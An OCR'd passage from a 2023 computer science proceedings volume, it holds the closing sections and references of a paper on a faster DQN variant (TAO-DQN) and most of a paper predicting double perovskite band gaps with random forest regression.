The behavior of (s,a,t) versus (s,a,r) is summarized in table 2. We reduced the number of episodes required by at least 21% (up to 32%). We also reduced execution time by at least 35% (up to 50%). These reductions are consistent with our hypothesis. It is gratifying to demonstrate that these improvements follow the prediction of the K parameter in equation [13] As K gets smaller, the overestimation get smaller and the algorithm executes faster. Figures 3, 6 and 9 further demonstrate how the pink envelope that describes the variance in the (s,a,r) approach shrinks to the tighter blue variance envelope of the (s,a,t) approach. Again, this is attributed to the K parameter that governs the number of max() operators applied during replay.

7. CONCLUSIONS AND FUTURE WORK

This paper introduced a new target accelerated approach to the implementation of DQNs for reinforcement learning. We demonstrated that our approach is faster than the classical approach of Mnih where the state, action and reward are stored in the replay buffer. Our TAO-DQN algorithm is based on the observation that the state, action and target can be saved to the replay buffer, thereby minimizing the overestimation error.

Our experiments and our mathematical justification confirm our hypothesis. A DQN will converge to a better policy in less time when the number of max() operators is minimized.

Our future work will involve graph neural networks. We are interested in applying our new TAO-DQN algorithm to NP-hard graph based optimization problems that lie at the

intersection of reinforcement learning and combinatorial optimization. The literature is already suggesting that these NP-hard problems can be solved with reinforcement learning. We plan to show we can solve those problems in less time with fewer resources.

REFERENCES

1. G. N. Yannakakis and J. Togelius, ArtiFIcial //gameaibook.org. Intelligence and Games.Springer, 2018. http://gameaibook.org.
2. Z. Gao, Y. Gao, Y. Hu, Z. Jiang, and J. Su, "Application of Deep Q-Network in Portfolio Management," arXiv:2003.06365 [cs, q-FIn, stat], Mar. 2020.
3. D. Shi, J. Ding, S. M. Errapotu, H. Yue, W. Xu, X. Zhou, and M. Pan, "Deep q-network based route scheduling for transportation network company vehicles," in 2018 IEEE Global Communications Conference (GLOBECOM), pp. 1–7, 2018.
4. T. Ao, J. Shen, and X. Liu, "The Application of DQN in Thermal Process Control," in 2019 Chinese Control Conference (CCC), pp. 2840–2845, 2019.
5. T. Zhang and H. Mo, "Reinforcement learning for robot research: A comprehensive review and open issues," International Journal of Advanced Robotic Systems, vol. 18, no. 3, p. 17298814211007305, 2021.
6. M. Lopez-Martin, B. Carro, and A. Sanchez-Esguevillas, "Application of deep reinforcement learning to intrusion detection for supervised problems," Expert Systems with Applications, vol. 141, p. 112963, 09 2019.
7. A. Stohy, H.-T. Abdelhakam, S. Ali, M. Elhenawy, A. A. Hassan, M. Masoud, S. Glaser, and A. Rako- tonirainy, "Hybrid Pointer Networks for Traveling Salesman Problems Optimization," PLOS ONE, vol. 16, p. e0260995, Dec. 2021.
8. R. S. Sutton and A. G. Barto, Reinforcement learning: an introduction. Adaptive computation and machine learning series, Cambridge, Massachusetts: The MIT Press, second edition ed., 2018.
9. H. Zhang and T. Yu, "Taxonomy of Reinforcement Learning Algorithms," in Deep Reinforcement Learning: Fundamentals, Research and Applications (H. Dong, Z. Ding, and S. Zhang, eds.), pp. 125–133, Singapore: Springer, 2020.
10. C. J. C. H. Watkins and P. Dayan, "Q-learning," Machine Learning, vol. 8, pp. 279–292, May 1992.
11. R. S. Sutton, "Learning to predict by the methods of temporal differences," Mach. Learn., vol. 3, p. 9–44, aug 1988.
12. V. Mnih, K. Kavukcuoglu, D. Silver, A. Graves, I. Antonoglou, D. Wierstra, and M. Riedmiller, "Playing Atari with Deep Reinforcement Learning," arXiv:1312.5602 [cs], Dec. 2013.
13. V. Mnih, K. Kavukcuoglu, D. Silver, A. A. Rusu, J. Veness, M. G. Bellemare, A. Graves, M. Riedmiller, A.K. Fidjeland, G. Ostrovski, S. Petersen, C. Beattie, A. Sadik, I. Antonoglou, H. King, D. Kumaran, D. Wierstra, S. Legg, and D. Hassabis, "Human-level control through deep reinforcement learning, Nature, vol. 518, pp. 529–533, Feb. 2015.
14. H. van Hasselt, "Double Q-learning," in Proceedings of the 23rd International Conference on Neural Information Processing Systems - Volume 2, NIPS'10, (Red Hook, NY, USA), p. 2613–2621, Curran Associates Inc., 2010.
15. H. van Hasselt, A. Guez, and D. Silver, "Deep reinforcement learning with double Q-learning," CoRR, vol. abs/1509.06461, 2015.
16. V. Mnih, A. P. Badia, M. Mirza, A. Graves, T. P. Lillicrap, T. Harley, D. Silver, and K. Kavukcuoglu, "Asynchronous Methods for Deep Reinforcement Learning," arXiv:1602.01783 [cs], June 2016. arXiv: 1602.01783.
17. V. Mnih, K. Kavukcuoglu, D. Silver, A. A. Rusu, J. Veness, M. G. Bellemare, A. Graves, M. Riedmiller, A.K. Fidjeland, G. Ostrovski, S. Petersen, C. Beattie, A. Sadik, I. Antonoglou, H. King, D. Kumaran, D. Wierstra, S. Legg, and D. Hassabis, "Human-level control through deep reinforcement learning," Nature, vol. 518, pp. 529–533, Feb. 2015.
18. W. Fedus, P. Ramachandran, R. Agarwal, Y. Bengio, H. Larochelle, M. Rowland, and W. Dabney, "Revisiting Fundamentals of Experience Replay," arXiv:2007.06700 [cs, stat], July 2020.
19. R. Liu and J. Zou, "The Effects of Memory Replay in Reinforcement Learning," in 2018 56th Annual Allerton Conference on Communication, Control, and Computing (Allerton), (Monticello, IL, USA), pp. 478–485, IEEE, Oct. 2018.
20. S. Zhang and R. S. Sutton, "A Deeper Look at Experience Replay," arXiv:1712.01275 [cs], Apr.

2018.
21. T. Schaul, J. Quan, I. Antonoglou, and D. Silver, “Prioritized Experience Replay,” arXiv:1511.05952 [cs], Feb. 2016.
22. S. J. Bradtke, “Reinforcement learning applied to linear quadratic regulation,” in Proceedings of the 5th International Conference on Neural Information Processing Systems, NIPS’92, (San Francisco, CA, USA), p. 295–302, Morgan Kaufmann Publishers Inc., 1992.
23. S. Thrun and A. Schwartz, “Issues in using function approximation for reinforcement learning,” in Proceedings of the 1993 Connectionist Models Summer School (M. Mozer, P. Smolensky, D. Touretzky, J. Elman, and A. Weigend, eds.), pp. 255–263, Lawrence Erlbaum, 1993.
24. P. Goyal, P. Doll´ar, R. Girshick, P. Noordhuis, L. Wesolowski, A. Kyrola, A. Tulloch, Y. Jia, and K. He, “Accurate, Large Minibatch SGD: Training ImageNet in 1 Hour,” arXiv:1706.02677 [cs], Apr. 2018.
25 .E. Hoffer, I. Hubara, and D. Soudry, “Train longer, generalize better: closing the generalization gap in large batch training of neural networks,” arXiv:1705.08741 [cs, stat], Jan. 2018.
26. S. L. Smith, P. Kindermans, and Q. V. Le, “Don’t decay the learning rate, increase the batch size,” CoRR, vol. abs/1711.00489, 2017.
27. O. Anschel, N. Baram, and N. Shimkin, “Averaged-DQN: Variance Reduction and Stabilization for Deep Reinforcement Learning,” arXiv:1611.01929 [cs, stat], Mar. 2017

AUTHORS

Bob Zigon is a Principal Research Engineer within the Global Research Organization of Beckman Coulter. Bob earned his Bachelor degrees in Computer Science and Applied Mathematics from Purdue University in 1983. From 2013 to 2015 he pursued and earned his Masters degree in Computer Science from Purdue University. He is currently pursuing his PhD in Computer Science from Purdue University. His research interests include machine learning, high performance computing, parallel algorithms and numerical linear algebra.

Fengguang Song is an Associate Professor in the Department of Computer Science at the Indiana University–Purdue University Indianapolis (IUPUI). He earned his Ph.D. in computer Science from the University of Tennessee at Knoxville in 2009. After receiving his Ph.D., he worked as a Post-doctoral Research Associate in the Innovative Computing Laboratory (ICL) between 2010 and 2012, and worked as a Senior Research Scientisttill 2013 in Samsung Research America–Silicon Valley. Since 2013, Dr. Song has beenworking as a professor of computer science at IUPUI. His research interests include high performance computing, advanced parallel algorithms, parallel and distributed systems, and automated performance analysis and optimization.

MACHINE-LEARNING PREDICTION OF THE COMPUTED BAND GAPS OF DOUBLE PEROVSKITE MATERIALS

Junfei Zhang[1], Yueqi Li[2], and Xinbo Zhou[3]

[1] School of Computing and Information Systems, The University of Melbourne, Melbourne, Victoria, Australia
[2] College of Physical Science and Technology, Xiamen University, Xiamen, Fujian, China
[3] Faculty of Information Technology, Beijing University of Technology, Beijing, China

ABSTRACT

Prediction of the electronic structure of functional materials is essential for the engineering of new devices. Conventional electronic structure prediction methods based on density functional theory (DFT) suffer from not only high computational cost, but also limited accuracy arising from the approximations of the exchange-correlation functional. Surrogate methods based on machine learning have garnered much attention as a viable alternative to bypass these limitations, especially in the prediction of solid-state band gaps, which motivated this research study. Herein, we construct a random forest regression model for band gaps of double perovskite materials, using a dataset of 1306 band gaps computed with the GLLBSC (Gritsenko, van Leeuwen, van Lenthe, and Baerends solid correlation) functional. Among the 20 physical features employed, we find that the bulk modulus, superconductivity temperature, and cation electronegativity exhibit the highest importance scores, consistent with the physics of the underlying electronic structure. Using the top 10 features, a model accuracy of 85.6% with a root mean square error of 0.64 eV is obtained, comparable to previous studies. Our results are significant in the sense that they attest to the potential of machine learning regressions for the rapid screening of promising candidate functional materials.

KEYWORDS

Machine Learning, Random Forest Regression, Electronic Structure, Computational Material Science

1. INTRODUCTION

In quantum mechanics, the energy of bound electrons becomes quantized [1], and electrons at the ground state can be excited to higher energy levels by absorbing photons with the corresponding wavelengths. In solid structures, the superposed electronic states form continuous energy bands. In insulators and semiconductors, the band gap is the energy gap across the valence and conduction band where electrons are forbidden to occupy. The magnitude of the band gap plays an important role in many functional materials, such as transistors, photovoltaics, light-emitting diodes, and sensors [2]. For instance, optoelectronic materials are generally wide-band gap semiconductors, while thermoelectric materials are narrow-band gap semiconductors [3]. Hence, accurate and efficient prediction of band gaps of solid materials is crucial for the design and engineering of new devices.

David C. Wyld et al. (Eds): CSML, NET, BDHI, SIPO, SOEA- 2023
pp. 15-27, 2023. CS & IT - CSCP 2023 DOI: 10.5121/csit.2023.130102

One of the most widely used electronic structure methods for evaluating band gaps is density functional theory (DFT) [4]. In the Kohn-Sham formalism [5], the multielectron wavefunction is replaced by fictitious noninteracting states that give rise to the true electron density [6], which enables the iterative solution of the single-particle Hamiltonian. However, the exchange-correlation energy, which contains all the quantum mechanical interactions of the electrons, does not have an exact expression in terms of the electron density and as such requires an approximation, such as the local density approximation (LDA) [7] or the generalized gradient approximation (GGA) [8]. Such approximations have limited accuracy, most notably the underestimation of the band gap of semiconductors and insulators [9]. Various approaches have been proposed to address this limitation, such as the on-site Hubbard *U* correction [10], hybrid functionals using fractional exact exchange [11], and quasiparticle methods such as the GW approximation [12]. However, these methods do not always guarantee an accurate description of the system, and they can be much more computationally expensive than conventional DFT [13].

An alternative strategy for band gap prediction is machine learning. For example, a support vector regression model was constructed for inorganic solids using experimentally measured band gaps [14], thereby bypassing the limitations of DFT. Another study trained a kernel ridge regression model [15] using band gaps computed with the GLLBSC (Gritsenko, van Leeuwen, van Len the, and Baerends solid correlation) functional [16], which demonstrated reasonable agreement with experimental values. These studies attest to the potential of machine learning methods, provided that robust datasets are available for training [17]. The importance of band gap prediction of functional materials and the above-mentioned limitation of DFT serves as the motivation for this research study, which attests to the potential of machine learning regression for band gap prediction.

We employ a dataset of GLLBSC-computed band gaps of 1306 double perovskites in this study. Double perovskites ($AA'BB'X_6$) have double the unit cell of single perovskites (ABX_3) with chemically distinct A/A' and B/B' sites [18]. A variety of physical and chemical properties can be engineered by doping the cations with species of different valence states or radii [19]. Due to their stable crystal structure, unique electromagnetic properties, and high catalytic activities, these compounds have much potential as functional materials for environmental protection [20], the chemical industry [21], photovoltaics [22], and catalysis [23]. In this regard, optimization and engineering in the above-mentioned fields require a proper description of the underlying electronic structure of double perovskites [24], which attests to the significance of choosing the band gaps of double perovskites as our dataset.

Previous studies have shown that random forest regression is well-suited to capturing nonlinearity, as seen across the band gap and the extracted physical features such as the highest occupied energy level [25]. As such, we construct a random forest regression model for predicting the band gap of double perovskite compounds, building upon a previous kernel ridge regression study [15]. We find that the bulk modulus, superconductivity temperature, and cation electro negativity exhibit the highest importance scores among the 20 physical descriptors employed, consistent with the physics of the underlying electronic structure. A model accuracy of 85.6% with a root mean square error of 0.64 eV is obtained using the top 10 features, comparable to previous studies [1].

The succeeding part of the paper is structured as follows: The literature review is given in section 2; the research methodology is presented in section 3; section 4 presents the results and discussion, including an evaluation of the performance of our model as well as our limitations; finally, section 5 gives the concluding remarks of this work.

2. LITERATURE REVIEW

This research study focuses on the prediction of the band gaps of double perovskite materials using machine learning, as a surrogate method for the conventional prediction yielded by the DFT. The limitation of the DFT, notably the lack of expression of the exchange-correlation energy, and the potential of machine learning in solving the issue have urged computer scientists to try various machine learning models for band gap prediction. This section will review recently proposed machine learning models for band gap prediction.

2.1 Tuplewise Graph Neural Networks (TGNN)

Na, G. S. et al. [26] conducted a research study using modified TGNN (Tuplewise Graph Neural Networks) to predict the band gap of a crystalline compound. TGNN is designed to automatically generate crystal representation using crystal structures and to include the crystal-level properties as an input feature. In this study, the prediction of the band gap using TGNN is shown to have higher accuracy than the standard DFT. The results of two out of four datasets that the study employed are of interest in our research: 1345 organic-inorganic perovskite materials of which the targeting band gap is the hybrid screened exchange functional (HSE06) and 2233 materials for solar cells with the targeting band gap as GLLBSC-computed band gap. Using the proposed TGNN model, the experiment of the former dataset achieved an MAE of 0.045 eV and that of the latter dataset achieved an MAE of 0.295 eV.

2.2. Alternating Conditional Expectations (ACE)

ACE (Alternating Conditional Expectations) is a machine learning algorithm designed to find the optimal transformation between the two sets of variables, and performs well on small data sets; its advantage is that the results are represented in graphic form. The limitation of ACE is that if the dependence of the response variable on the predictors is slightly different than the transformation that the algorithm estimated, the analytic formulas are very difficult to discover. Gladkikh, V. et al. [27] conducted a study exploring the mappings between the band gap and the properties of the constituent elements using ACE. The study employs a dataset containing a large number of single perovskite materials (ABX_3). The best result achieved using ACE has an RMSE of 0.836 eV and an MAE of 0.602 eV.

2.3. Kernel Ridge Regression (KRR)

Regonia, P.R. et al. [28] trained a KRR (Kernel Ridge Regression) model for the prediction of the optical band gap of zinc oxide (ZnO). Kernel ridge regression is a variant of ridge regression that is suitable for small datasets and is usually used for the prediction of the band gap of organic crystal structures. The model is trained using two empirical features: the experimental time and temperature conditions during ZnO fabrication. Quadratic features are generated to increase the model's complexity and prevent the dataset's underfitting. The result presents an RMSE of 0.0849 eV.

3. METHODS

3.1. Random Forest Regression

Random forest regression is a regression method that utilizes multiple decision trees, which are constructed by a simple supervised algorithm consisting of a series of if-then-else statements. The randomness is manifested through random sampling of data subsets or random selection of

features. Multiple uncorrelated decision trees construct a random forest, where all trees are granted free growth without any pruning. The random forest algorithm can be employed for both classification and regression. For classification, the result is the outcome with the highest turnout among all trees; for regression, the forest takes the average of all trees. The steps to generate a random forest are as follows (**Fig. 1** illustrates a flow chart of the algorithm):

1. From a sample with capacity *N*, conduct bootstrap sampling *K* times. The resulting *K* samples are used as the node samples of decision trees.
2. Choose a constant *m* smaller than the dataset feature number *M*.
3. When splitting each decision tree, select *m* features from the original *M* features, choosing one feature as the splitting feature of the node. The Gini index is used to calculate the information gain and determine the splitting.
4. Repeat step 2 and step 3 for each node until no splitting can occur, when the next feature is used by the parent node in the last splitting. The tree is always left unpruned to ensure free growth.
5. Repeat steps 1-4 to generate a random forest.

A random forest can manage data with a high dimension of features without performing dimension reduction or feature selection. This is beneficial for the dataset of this study, which involves multiple atomic descriptors of double perovskites. The mutual effects of different features and their significance are also quantified. Although random forest regression is computationally efficient and accurate when using a large number of generated trees, the risk of overfitting still exists for data with a large noise. We perform random forest regression as implemented in *scikit-learn*, using the *double_perovskites_gap* dataset available in the *matminer* package [29]. Comparing previous literature, which is normally trained using 5 to 10 atomic features [30], our result is unique in the sense that we use a total of 20 atomic features to achieve a more comprehensive result, of which the dimension is then reduced to 10 features. The selected important features are also consistent with the underlying physics, making the results more credible.



Figure 1. Flow chart of random forest regression

3.2. Features

20 atomic features are obtained from the *periodic_table* and *composition* modules of the *Pymatgen* [31] (Python Materials Genomics) package:

Average electronegativity
Average cation electronegativity

Average atomic radius
Average van der walls radius
Average Mendeleev number
Average electrical resistivity
Average molar volume
Average thermal conductivity
Average boiling point
Average melting point
Average critical temperature
Average superconduction temperature
Average bulk modulus
Average youngs modulus
Average Brinell hardness
Average rigidity modulus
Average mineral hardness
Average Vickers hardness
Average density of solid phase
Average first ionization energy

The dataset is first converted into a data frame, which is then processed by applying the chemical composition of each compound to corresponding classes and functions in the *Pymatgen* package to obtain the 20 features. Compositional averages are taken for atomic features of a given compound, whereas molecular features are used directly. Missing values are not counted in the calculation of the average.

4. RESULTS AND DISCUSSION

4.1. Model Selection

Random forest regression has two parameters to be optimized: the number of estimators (*n_estimator*) referring to the number of trees to be built before taking the maximum voting or averages of predictions; and the random seed (*random_state*) for the random generator. Both the accuracy and the computational cost of the model increase with the number of estimators [32]. The cost scales as $O(n_{\text{tree}} * m_{\text{try}} * n\log(n))$, where n_{tree} is the number of estimators, m_{try} is the number of variables to sample at each node, and n is the number of records [33]. As such, an optimal number of estimators is needed to ensure a satisfactory model performance.

As shown in **Fig. 2**, the model accuracy reaches a maximum at around 700 estimators and decreases afterward, which is attributed to overfitting. As such, the *n_estimator* is set to 700. On the other hand, the random seed determines the random sampling for the train-test split and may subtly affect the accuracy due to the randomization of the training pipeline. An optimal *random_state* value of 14 is selected.

The corresponding parity plot of the model prediction is shown in **Fig. 3**. Using a test/training ratio of 0.25 and all 20 physical descriptors, the model accuracy is 85.1% with a mean absolute error (MAE) of 0.47 eV, a root mean squared error (RMSE) of 0.62 eV, which is comparable to the RMSE value of 0.5 eV reported in a previous kernel ridge regression study of the same dataset.



Figure 2. The accuracy of the random forest regression model as a function of (**a**) the number of estimators and (**b**) the random seed, using all 20 physical descriptors.



Figure 3. Parity plot of the predicted vs. GLLBSC-computed band gaps, obtained using all 20 physical descriptors and a test/training ratio of 25/75. The parity line is shown in red.

4.2. Feature Selection

The feature importance plot is shown in **Fig. 4**. The top three features with the highest importance scores are average bulk modulus, superconductivity temperature, and cation electronegativity:

1) Bulk modulus quantifies the elastic property of a solid or fluid under pressure, specifically its resistance to compression [34]. Microscopically, bulk modulus depends on the compressibility of atoms, which affects the extent of the overlap of valence atomic orbitals, and therefore the band gap of the material [35].



Figure 4. Feature importance of all 20 physical descriptors, obtained from a test/training ratio of 25/75.

2) Superconductivity is the state of matter with no electrical resistance and magnetic penetrability [36]. Given that the magnitude of the band gap determines the electrical conductivity, a material with a relatively small band gap is expected to more easily achieve a superconducting state [37].

3) Electronegativity quantifies the ability of an atom to attract an electron pair in a chemical bond [38]. The cation electronegativity here refers to the electronegativity difference between the oxygen anions and the metal cations. A larger elemental electronegativity difference leads to a larger degree of electron localization around the more electronegative element, which makes it harder for electrons to leap to the conduction band [39].

The low importance scores of some features, such as average electrical resistivity and molar volume, indicate that the dataset contains a large amount of noise, which necessitates feature selection. **Table 1** summarizes the model performance using different numbers of top features. The performance remains optimal up to the top 10 features, which yields an accuracy of 85.6% with an RMSE of 0.64 eV. Given the marginal difference in accuracy using 20, 15, and 10 top features, the remainder of the study employs the top 10 features only.

Table 1. The model performance obtained using different numbers of features with the highest feature importance scores (MAE = mean absolute error; RMSE = root mean squared error; NRMSE = normalized RMSE).

Number of top features	**20**	**15**	**10**	**5**	**3**	**1**
Accuracy (%)	85.1	85.5	85.6	82.3	82.4	65.2
MAE (eV)	0.47	0.46	0.46	0.56	0.57	1.12
RMSE (eV)	0.62	0.62	0.64	0.79	0.81	1.43
NRMSE	0.08	0.07	0.08	0.10	0.10	0.17

The corresponding importance scores and parity plots are shown in **Figs. 5** & **6**, respectively. The model constructed using the top 10 features exhibits the least deviation of the data points from the parity line. Moreover, the models overall tend to show a larger underestimation for larger band gap values, which can potentially be attributed to the limited accuracy of the GLLBSC functional itself [40].



Figure 5. Feature importance scores for models constructed using a number of features with the highest importance scores.

4.3. Testing and Training Set partition

Table 2 summarizes the model performance as a function of the different test-to-training set partitions, ranging from 10/90 to 75/25. As expected, the test set accuracy decreases with the number of training set data points. The corresponding parity plots in **Fig. 7** also demonstrate a larger extent of deviation from the parity line as the proportion of the training set decreases. Based on these results, we validate that the test/training ratio of 25/75 is sufficient in providing satisfactory accuracy (85.6%) and reasonable RMSE (0.64 eV).

Table 2. Model performance obtained with different test-to-training set partitions.

Test/training set ratio	**10/90**	**20/80**	**25/75**	**40/60**	**50/50**	**75/25**
Number of test set data points	131	262	327	523	653	980
Number of training set data points	1175	1044	979	783	653	326
Test set accuracy (%)	87.9	86.8	85.6	82.6	82.5	76.2
MAE (eV)	0.41	0.45	0.46	0.5	0.53	0.67
RMSE (eV)	0.57	0.63	0.64	0.7	0.74	0.88
NRMSE	0.07	0.08	0.08	0.08	0.09	0.11



Figure 6. Parity plots of the predicted vs. GLLBSC-computed band gaps obtained using different numbers of features with the highest importance scores. The parity line is shown in red.

